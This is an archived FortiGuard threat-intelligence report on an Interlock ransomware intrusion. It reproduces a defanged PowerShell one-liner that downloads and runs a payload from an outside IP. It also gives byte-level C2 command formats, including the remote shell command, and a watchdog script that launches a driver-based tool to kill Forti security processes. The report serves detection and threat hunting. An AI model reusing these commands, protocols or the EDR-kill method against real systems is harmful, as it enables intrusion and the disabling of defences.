Interlock Ransomware: New Techniques, Same Old Tricks | FortiGuard Labs

Published: 2026-01-29 · Archived: 2026-04-05 15:32:06 UTC

Affected Platforms: North American Organizations – Education Sector
Threat Type: Financially Motivated (Ransomware)
Impact: Data Theft and Encryption, Extortion
Severity Level: Moderate

Executive Summary


The Interlock ransomware group continues to compromise organizations worldwide, with a focus on UK- and US-based organizations, particularly in the education sector. The FortiGuard Incident Response team continues to track the fallout of previous campaigns related to this group. Unlike other current key ransomware threats, the Interlock group is unique in that it does not operate under the RaaS model. Instead, they appear to be a smaller, dedicated group of operators who develop and operate their own malware to support most of their kill chain. The Interlock ransomware group has demonstrated the ability to adapt its techniques and tooling over time as mitigations evolve.

This blog outlines a recent intrusion involving this group and highlights the importance of organizations conducting regular threat hunting to identify ongoing intrusions. Indicators associated with the early stage of this intrusion directly correlate with those from a campaign reported by the eSentire Threat Response Unit in July this year, and with parts of the Interlock malware ecosystem previously reported by Mandiant. Information from our investigation highlights new indicators that organizations should hunt for as this adversary continues to adapt its tooling.

As part of these adaptations, our analysis identified a novel process-killing tool developed by the group that leverages a zero-day vulnerability in a gaming anti-cheat driver. In this case, the tool was used to attempt to disable the victim's EDR and AV tools.

Intrusion Timeline

The following timeline outlines the broad stages of this intrusion, which are unpacked in greater detail in subsequent sections.



Intrusion Details

Phase One – Initial Access – 31 March 2025

The victim in this investigation was a North American-based education organization. Initial access to the victim's environment was assessed as originating from a MintLoader infection, based on distinct PowerShell activity on an end user's laptop on 31 March 2025. The victim user did not have an EDR tool installed at the time of infection. The associated PowerShell command is shown below in Figure 1.

```
powershell -w h -c "iex $(irm 138[.]199[.]156[.]22:8080/$($z = [datetime] :: UtcNow; $y = ([datetime]( '01/01/' + '1970'));
$x = ($z - $y).TotalSeconds; $w = [math]: :Floor($x); $v = $w - ($w % 16); [int64]$v))"\1
```

Figure 1: PowerShell command associated with initial compromise. Note IP has been defanged.

On execution, this script retrieves and executes a retrieved PowerShell payload from the URL '138[.]199.156.22:8080/<time_since_epoch>'. The URL structure associated with this script has previously been linked to a TAG-124 driven MintLoader campaign active at the time of this observed activity, and the command structure matches PowerShell scripts observed by Arctic Wolf in relation to other Interlock ransomware intrusions. Interlock ransomware operators have previously leveraged TAG-124 TDS infrastructure to identify and target victims across North America.

After executing the above command, a zip file (download.zip) was created on the victim's endpoint that contained a legitimate Node.js runtime (node.exe). It was used to execute a malicious JavaScript payload (j1wp4vw8.log, SHA1: 63FD5E0811C0BCC7DF9FC3D712F39F829A8D6FF0). Analysis of the associated process chains and the JavaScript payload aligns with previous reporting by Mandiant, which appears to track this payload as an early version of CORNFLAKE, and by Quorum, which tracks this payload as NodeSnakeRAT.B. We refer to this malware family as NodeSnakeRAT throughout this article. As part of its operation, this malware writes many of its payloads to disk. The FortiGuard IR team retrieved those payloads listed in Table 1 below. Note that not all payloads executed through this implant produce on-disk artifacts, so this is not a complete view of the operators' activities, but it does provide some insight into their operations.

Function	File Name	File Path	SHA1 Hash	Embedded C2	First Observed
NodeSnakeRAT	j1wp4vw8.log	C:\Users<victim_user>\AppData\Roaming\ node-v22.11.0-winx64\ j1wp4vw8.log	63FD5E0811C0BCC7DF9FC3D712F39F829A8D6FF0	216[.]245.184.181 212[.]237.217.182 168[.]119.96.41 suffering-arnold-satisfaction-prior[.] trycloudflare.com speak-head-somebody-stays[.]trycloudflare.com mortgage-i-concrete-origins[.]trycloudflare.com una-idol-ta-missile[.]trycloudflare.com strain-brighton-focused-kw[.]trycloudflare.com musicians-implied-less-model[.]trycloudflare.com	31-March-2025
InterlockRAT	k4myle3i.dll	C:\Users<victim_user>\AppData\Roaming\3o55fai8\k4myle3i.dll	6445E5CE51DA03934395ABB5411D3200D12ED7B3	45[.]61.136.109 128[.]140.120.188 177[.]136.225.135	21-April-2025
NodeSnakeRAT	05x3aay1.log	C:\Users<victim_user>\AppData\Roaming\ node-v22.11.0-winx64\ 05x3aay1.log	677151B9864F8D01DE3C1557B1402AF7EF99AE3D	37[.]27.216.30 66[.]85.173.36 146[.]70.79.43 nedy-throwing-knock-whats[.]trycloudflare[.]com oclc-publishing-individual-maps[.]trycloudflare[.]com cf1-winows-ww[.]com time-syncmicrosoft[.]com microsoft-iplcloud[.]com sublime-tragedy-counties-sculpture[.]trycloudflare[.]com champagne-businesses-hand-theta[.]trycloudflare[.]com assets-msnds[.]org	22-May-2025

				settings-win-datamicrosoft[.]org settings-datamicrosoft[.]org periodic-priest-games-assessed[.]trycloudflare[.]com uncertainty-por-bubble-persian[.]trycloudflare[.]com eventsdatamicrosoft[.]org dns-teams-windows[.]live sync-time-win[.]live	
G-zip archive that contains Java environment and internal JavaScript file ‘jucheck.jar’	9gesu 23g.log	C:\Users<victim_user>\AppData\Roaming\ywgomm2t\9gesu 23g.log	F381C897A54B1A0A41D41F279ABA1B7C13E3F901	n/a	24-June-2025
InterlockRAT	aqwsxvvz.log	C:\Users<victim_user>\AppData\Roaming\dji8zg3d\aqwsxvvz.log	F3C2BDB4484F66213556B2CD5F114CE4F4A9DD 86	157[.]250.195.229 216[.]219.95.234 91[.]98.29.99	04-September-2025
InterlockRAT	g86oofvm.dll	C:\Users<victim_user>\AppData\Roaming\ ro5ryxiu\g86oofvm.dll	F3C2BDB4484F66213556B2CD5F114CE4F4A9DD86	157[.]250.195.229 216[.]219.95.234 91[.]98.29.99	04-September-2025

Table 1: Payloads dropped through NodeSnakeRAT implant on patient zero throughout intrusion.

Using the victim’s profile, an autorun entry ‘ChromeUpdater’ was created to establish persistence for NodeSnakeRAT on 31 March 2025. It was later updated to include the newer NodeSnakeRAT payloads.

On April 3, 2025, three days after initial execution of the first NodeSnakeRAT implant (*j1wp4vw8.log SHA1 - 63FD5E0811C0BCC7DF9FC3D712F39F829A8D6FF0*) on patient zero, a single, brief RDP connection was made from a temporarily assigned IP within the victim’s environment to the main victim file server using a default Administrator account not actively used by the victim’s organization. On April 21, 2025, the adversary leveraged their NodeSnakeRAT access to execute a second JavaScript implant (k4myle3i.dll SHA1 - 6445E5CE51DA03934395ABB5411D3200D12ED7B3), which is an earlier iteration of Interlock RAT also tracked by Mandiant as WINDYTWIST.SEA and eSentire as Interlock Backdoor.

Based on available evidence, the threat actor did not perform any significant activity for several months after the initial infection. The next significant activity occurred on September 5, 2025, following the rotation of their infrastructure on September 4, 2025, as shown in Table 1 above. The affected endpoint was an individual user’s laptop that was rarely attached to the victim’s corporate network. FortiGuard IR assessed that it is probably why the adversary was unable to laterally move from this beachhead for several months because the timeframes during which the affected endpoint was connected to the corporate environment did not overlap with the adversary's operating window.

Phase Two – Data Access and Exfiltration – 05-15 September 2025

The next stage of this intrusion began on September 5, 2025, when the victim’s MDR service detected a similar NodeSnakeRAT infection chain on another application server in the victim’s environment. Given that the affected endpoint is an internal application server, the absence of evidence of MintLoader or other initial access methods, and the use of the same NodeJS and subsequent JavaScript files, this phase was assessed as a continuation of the previous intrusion. Using this existing access, the adversary delivered another Interlock RAT implant as a .log file (node.log; SHA1: 2D5F88C396553669BD50183644D77AD3C71D72BB) that included new hardcoded infrastructure.

Analysis of Interlock RAT Implant

This second Interlock RAT payload is also obfuscated JavaScript. It contains more than 130 constant strings obtained dynamically by calling a string function with a unique ID at runtime. This technique inhibits complete static analysis and

limits the effectiveness of some string-based detection mechanisms. In the case of this payload, the function ‘a0n()’ is used to retrieve the constant strings by their ID. However, other publicly available samples indicate these function values are not consistent and are likely randomized as part of each build. ‘const Y = a0n;’ indicates Y is a reference to the a0n() function. For clarity, code snippets in this section show resolved strings, making the code logic easier to understand. **Error! Reference source not found.** below demonstrates how the code leverages these dynamic strings.

Figure 2: Code snippet using dynamic strings

Upon execution, the payload collects system information from the victim’s device by executing the ‘systeminfo’ command through PowerShell. The harvested information includes the current user’s permissions (such as whether they are a user, admin, or system), the domain, computer name, current username, and Windows versions. Figure 3 below shows a sample of the collected information.




Figure 3: Systeminfo is called to collect basic system information when the payload is first executed.

After collecting system information, the malware sends it in plaintext to one of the C2 servers, as shown in Figure 4. This payload defines three hardcoded C2 server IPs in the payload, which are ‘157[.]250.195.229’, ‘216[.]219.95.234’ and ‘64[.]190.113.235’. Two of them are obtained through the dynamic string function by their IDs. This is noted because not all C2 IPs can be obtained through static analysis. The server port is hardcoded to 443 for all identified C2 servers.




Figure 4: Packet with sample of collected system information sent to hardcoded C2 IP during testing.

The first four bytes of this C2 traffic are a magic value (0xDF691155). The subsequent bytes contain the collected information in JSON format. The ‘iptarget’ field specifies the C2 server to which the data is sent. This first packet is highlighted in detail because it is not encrypted, providing detection opportunities; subsequent packets are encrypted by the payload’s private encryption function. Each packet consists of two parts: a message header and message data (the command data). The message header is XOR-encrypted with a constant key (0x4D in this payload), and the plain text message header (0x0C in size) has the following layout:

Offset	Size	Content

+00	2	Command Type
+04	2	Thread ID. The shell, command, socks5 features are handled by threads.
+06	4	Size of the message data
+08	4	Key to encrypt/decrypt the message data

Table 2: Structure and contents of the message header.

While the running implant established a connection with the C2 server, the payload keeps the connection alive by sending a heartbeat packet on a timer (approximately every minute). The command type for such a packet is 0x1 (VOID).

The implant supports multiple command types, each providing additional functionality to support adversaries' operations. Table 3 below lists all commands provided by this RAT sample. We provide additional information related to the SOCKS5, CONSOLE, and CONSOLE_ONE_COMMAND command types below.

Command Type	**Description**
00	SOCKS5
01	VOID
02	DISCONNECT
03	CONSOLE
04	OFF
05	DELETE
06	NEW_LAYING
07	MV_LAYING
08	SLEEP
09	CONSOLE_ONE_COMMAND

Table 3: Command matrix for Interlock RAT sample observed in this intrusion.

SOCKS5 Proxy

The command type for SOCKS5 proxy is 0x00, the thread id is 0xffff, and the randomly generated key. The following is a plaintext example of a complete SOCKS5 command (message header + message body):

Message Header					Message Body			
\x00\x00	\xff\xff	\x0f\x00\x00\x00	\x11\x22\x33\x44	+	\x00\x00\x00	\x01	\x08\x09\x0a\x0b	\x33\x33
1	2	3	4		5	6	7	8

Message Header Breakdown				Message Body Breakdown		
	Value	Function			Value	Function
1	x00\x00	SOCKS5 command type		5	\x00\x00\x00	Undefined
2	\xff\xff	Thread Id (0xffff is undefined)		6	\x01	SOCKS5 server type flag 1 for IP 3 for domain
3	\x0f\x00\x00\x00	Message body size		7	\x08\x09\x0a\x0b	SOCKS5 server value – in this example '8.9.10.11'
4	\x11\x22\x33\x44	Key to encrypt message body (random)		8	\x33\x33	TCP port for SOCKS5 connection

Upon receiving the above sample command, the implant establishes a network connection to the operator-provided IP and port to provide SOCKS5 proxy service (note the IP and port in the above table are sample values). Figure 5 shows the captured SOCKS5 command from our controlled environment.




Figure 5: Captured command packet for SOCKS5.

CONSOLE

The command type for CONSOLE is 0x03. It is used to establish a remote interactive shell between the C2 server and the victim's device. The command packet requires only the message header and ignores any message body data. Below is an example of such a packet:

Message Header					Message Body (ignored for console command)			
\x03\x00	\xff\xff	\x00\x00\x00\x00	\x00\x00\x00\x00	+	-	-	-	-
1	2	3	4		-	-	-	-

Once the remote shell is established, the attacker can execute any Windows commands directly through the interactive shell.

CONSOLE_ONE_COMMAND

Using this command, the attacker can execute Windows commands and receive their results. Below is a plaintext packet example for executing the 'dir c:\' command.

Message Header					Message Body
\x09\x00	\xff\xff	\x08\x00\x00\x00	\x11\x22\x33\x44	+	\x64\x69\x72\x20\x43\x3a\x5c\x5c
1	2<	3	4		5

Message Header Breakdown			Message Body Breakdown		
	Value	Function		Value	Function
1	\x00\x00	SOCKS5 command type	5	\x64\x69\x72\x20\x43\x3a\x5c\x5c	Command to be executed, in this case 'dir C:\\'
2	\xff\xff	Thread Id (0xffff is undefined)			
3	\x0f\x00\x00\x00	Message body size			
4	\x11\x22\x33\x44	Key to encrypt message body (random)			




Figure 6: An encrypted command packet and the corresponding response packet of the 'dir C:\\' command, which are both encrypted.

Several instances of the Interlock RAT were deployed throughout this intrusion across several hosts. Details of the identified samples are shown in Table 4 below, along with their C2 IP addresses to support hunting efforts.

File Name	File Path	SHA1 Hash	Embedded C2	First Observed
k4myle3i.dll	C:\Users\<victim_user>\AppData\Roaming\3o55fai8\k4myle3i.dll	6445E5CE51DA03934395ABB5411D3200D12ED7B3	45[.]61.136.109 128[.]140.120.188 177[.]136.225.135	21 April 2025
aqwsxvvz.log	C:\Users\\AppData\ Roaming\dji8zg3d\aqwsxvvz.log	F3C2BDB4484F66213556B2CD5F114CE4F4A9DD86	157[.]250.195.229 216[.]219.95.234 64[.]190.113.235	04 September 2025
g86oofvm.dll	C:\Users\<victim_user>\AppData\Roaming\ro5ryxiu\g86oofvm.dll	F3C2BDB4484F66213556B2CD5F114CE4F4A9DD86	157[.]250.195.229 216[.]219.95.234 64[.]190.113.235	04 September 2025
node.log	C:\Users\<victim_user>\AppData\Roaming\node-v22.11.0-win-x64\node.log	2D5F88C396553669BD50183644D77AD3C71D72BB	157[.]250.195.229 216[.]219.95.234 64[.]190.113.235	05 September 2025

Table 4: Interlock RAT C2 IPs extracted from identified samples.

Persistence for these later-stage Interlock RAT implants was established using scheduled tasks. The scheduled task names used throughout this intrusion include '\Microsoft\Windows\Defrag\ScheduledDefrags', '\Microsoft\Windows\Chkdsk\TempDefrag', '\TimeSyncDrive', '\TimeSyncroDriver', '\TimeSync', and '\TimeSyncro'.

Using their Interlock RAT implants again, the adversary then began performing system discovery and enumeration. This was performed using a PowerShell script (1.ps1) placed on the victim's domain controller in an accessible share named 'Microsoft'. The script employs numerous forms of static obfuscation. A snippet is shown in Figure 7.




Figure 7: Obfuscated PowerShell script (1.ps1) used for system discovery and enumeration across the victim's environment.

ScreenConnect installation

On 13 September 2025, the adversary made a change to the tooling and began installing ScreenConnect. Installation was performed using an MSI file (support.msi), which was likely created with Advanced Installer, based on the signature command structure identified after execution (see Figure 8 below).

```
HostApplication= -NoProfile -Noninteractive -ExecutionPolicy Bypass
-File C:\\WINDOWS\\SystemTemp\\pssEE24.ps1
-propFile C:\\WINDOWS\\SystemTemp\\msiEE12.txt
-scriptFile C:\\WINDOWS\\SystemTemp\\scrEE13.ps1
-scriptArgsFile C:\\WINDOWS\\SystemTemp\\scrEE23.txt
-propSep  :<->:  -lineSep  <<:>>
-testPrefix _testValue
```

Figure 8: Anomalous PowerShell command structure typically indicative of the use of an MSI installer generated by Advanced Installer.

This technique was employed across several user workstations and was operated effectively until at least October 9, 2025. Details from the installation identified that the ScreenConnect service was configured to interact with the C2 domain

'user[.]kangaroosim[.]com' which resolved to IP 91[.]92.241.179 at the time of infection. FortiGuard threat intelligence indicates that this is a known C2 domain associated with ScreenConnect usage, as shown in Figure 9.




Figure 9: FortiGuard Threat Intelligence details related to the ScreenConnect C2 domain associated with the intrusion.

FortiGuard IR assessed that this change in TTPs was likely, because the adversary appeared more comfortable using the GUI to perform subsequent data exfiltration, and the victim's EDR tooling was impeding the adversary's ability to consistently advance their intrusion. Anomalous use of remote desktop tools, such as ScreenConnect, offers high-confidence detection opportunities and should be a focus for defenders seeking to mitigate ransomware-related threats.

Using this access, the adversary added an allow rule to the victim's firewall for RDP via netsh.exe, via an interactive PowerShell window. Continuing to use their ScreenConnect access, the adversary was observed extensively browsing for key files across compromised endpoints and victim file servers during September 14 and 15.

On September 15, the adversary interacted with a compromised user workstation via ScreenConnect and used RDP to establish a session with the victim's primary file server. During this session, the adversary created a copy of the AZcopy executable (win64.exe; SHA1: BE39DBADFC9CFC494F1B7BF3A04E49C336E0FA0D). AZcopy is an open-source command-line utility to support file upload to an Azure storage bucket and was used by the adversary to exfiltrate more than 250GB of data from the victim's file server. The use of this tooling for data exfiltration aligns with Cisco Talos reporting on Interlock ransomware activity from November 2024, further demonstrating consistency in its TTPs. This event was the only bulk exfiltration observed throughout this intrusion.

Phase Three – Ransomware Preparation and Deployment – 16 September – 12 October 2025

There was a significant gap between when most of the data was exfiltrated from the victim's network and when the threat actor began deploying ransomware across the victims' endpoints. What's also notable about these observations is that no additional data exfiltration was observed following the significant AZcopy exfiltration. At this stage, FortiGuard assessed that the ransomware operators had determined that extorting the victim's data would not provide sufficient incentive for the victim to pay the ransom, so they reverted to encryption to achieve this outcome.

Most other ransomware operators we see typically use the double-extortion method up front, so this approach is anomalous. In this intrusion, there were two different types of ransomware payloads: one to target Windows endpoints that was implemented as a JavaScript file (jar.jar SHA1 - AD77FBDBB2FCBDB440428EED3E76D106E1119FCF), and a second that was used to target the victim's Nutanix hypervisor implemented as an ELF binary (script SHA1 - F5C6BD4E9686AFB0C4E7C1C1733FEBB4065D514F).

This transfer to ransomware deployment kicked off on 10 October 2025 when the adversary laterally moved to the victim's Nutanix system via SSH using an existing administrator account. Using their access, the adversary identified logical disks and then transferred an ELF binary (script SHA1 - F5C6BD4E9686AFB0C4E7C1C1733FEBB4065D514F) believed to be a Linux implementation of Interlock ransomware. This binary was executed using the 'setsid' command to encrypt each identified drive using the commands shown below in Figure 10.




Figure 10: Command history associated with Interlock operator encrypting drives on victims Nutanix server using Interlock ransomware (script) and then validating encryption.

Following this activity, the adversary logged into the victim's Prism Central server and verified that the logical disks had been encrypted with the '.!nt3rlock' file extension, and that the corresponding ransom note had been placed. A screenshot of the associated ransom note is shown in Figure 11 below.

Figure 11: Ransom note placed on an encrypted Nutanix server following encryption of all attached logical disks.

This initial encryption activity was followed by extensive enumeration of the victim's Windows environment via RDP and interactive PowerShell. The adversary used several LOLbins in their interactive PowerShell sessions, as shown in Figure 12, to collect and validate credentials, verify connectivity to key servers that would later be targeted by the ransomware, and uninstall/disable defender software, namely FortiClient and FortiEDR.

Figure 12: Commands executed via RDP access as part of ransomware preparation activity.

The final three commands are notable. The third last 'appwiz' is a shortcut to the program and features a component of Windows control panel that can be used to install and uninstall programs from the victim's endpoint. In the context of subsequent commands, FortiGuard IR suspected the adversary attempted to identify security software using this functionality. Following this activity, the adversary attempted to execute the following PowerShell command.

```
$progPath = ".\polers.dll";
$prc = "Forti*";
$fPath = "C:\windows\system32\rundll32.exe";
$pArgs = $progPath + " start " + $prc;
$delayS = 10
if (-not (Test-Path $fPath)) {
exit 1;
};
$global:RunningProcs = @();
function cl-p {
$global:RunningProcs = @(foreach ($p in $global:RunningProcs) {
if (Get-Process -Id $p.Id -ErrorAction SilentlyContinue) {
```

```
$p;
}
} )
};
while ($true) {
cl-p;
while ($global:RunningProcs.Count -ge 5) {
sleep 1; cl-p;
};
$proc= Start-Process -FilePath $fPath -Arg $pArgs -PassThru;
$global:RunningProcs = @($global:RunningProcs + $proc);
sleep $delays;
};
```

Figure 13: PowerShell commands used to execute the EDR bypass tool ‘Hotta Killer’. Note that these have been reformatted for readability.

The series of commands above ultimately executes the ‘polers.dll’ DLL via proxy execution via rundll32.exe and ensures that at least five instances of the process are running before entering a loop of one-second sleeps. This series of commands effectively functions as a watchdog, ensuring that the process is always running. The process results in the following command line arguments:

C:\windows\system32\rundll32.exe .\polers.dll start Forti*

The first attempt at this command failed because the operator was not in the correct directory to access the DLL, hence the cd command and duplicate command executions. Analysis of this DLL (polers.dll, SHA1: 3B9B2D5934F9ED1E3A000A760A6FA90422E8A555) identifies it as a new bring-your-own-vulnerable-driver (BYOVD) process-killer tool.

Hotta Killer malware code analysis

Upon execution of the Hotta Killer (polers.dll), a separate payload DLL file is extracted and dropped into memory, overriding the current code of polers.dll. This dynamic loading technique is common across the malware samples used by the Interlock operator throughout this intrusion and, as noted earlier, is an effective anti-static analysis technique. The following analysis is based entirely on the dynamically extracted payload DLL, which we refer to as ‘Hotta Killer’.

After dynamic loading, the malware drops a kernel driver from memory into the current directory (‘E:\’ in our testing). The driver file is named ‘UpdateCheckerX64.sys’ with SHA1 - 7556AE58C215B8245A43F764F0676C7A8F0FDD1A. This driver is a signed x64 native system driver and is a renamed version of an anti-cheat driver originally named ‘GameDriverx64.sys’, vulnerable to CVE-2025-61155.

To install and start the system driver, it calls several native Windows APIs, including OpenSCManagerW(), CreateServiceW(), OpenServiceW() and StartServiceW().

The CreateServiceW() function is called with the following main parameters

Para Names	Values
lpServiceName	‘UpdateCheckerX64_{random-numbers}’
lpDisplayName	‘UpdateCheckerX64_{random-numbers}’
lpBinaryPathName	‘E:\UpdateCheckerX64.sys’
dwServiceType	1, for “SERVICE_KERNEL_DRIVER”
dwStartType	3, for “SERVICE_DEMAND_START”

The dwServiceType is set to 1 (SERVICE_KERNEL_DRIVER), indicating it’s a kernel driver. As a result, it does not appear in the system Services but instead in the system registry. Figure 14 shows the newly installed driver with the service name ‘UpdateCheckerX64_1763677393’.




Figure 14: Installed kernel driver in the system registry.

Following installation of the service driver, the payload DLL calls the CommandLineToArgvW() API to obtain the argument 'Forti*' provided as command line input, which is subsequently formatted as 'Forti*.exe'. Then, the payload DLL searches among the currently running processes for any process whose name matches the 'Forti*.exe' pattern using several Windows native APIs, including CreateToolhelp32Snapshot(), Process32NextW() and Process32FirstW().

After the malware retrieves the PID of a process matching the search pattern, it passes the PID to the loaded service driver through a created symbolic link, "\\\\.\\HtAntiCheatDriver". It then calls the DeviceIoControl() API and places the obtained PID in the inBuffer parameter to attempt to kill the process linked to the provided PID. Figure 15 below depicts the pseudo code in C that outlines key points of this process.

Figure 15: Pseudo code shows mechanism used to send a target PID to the driver.

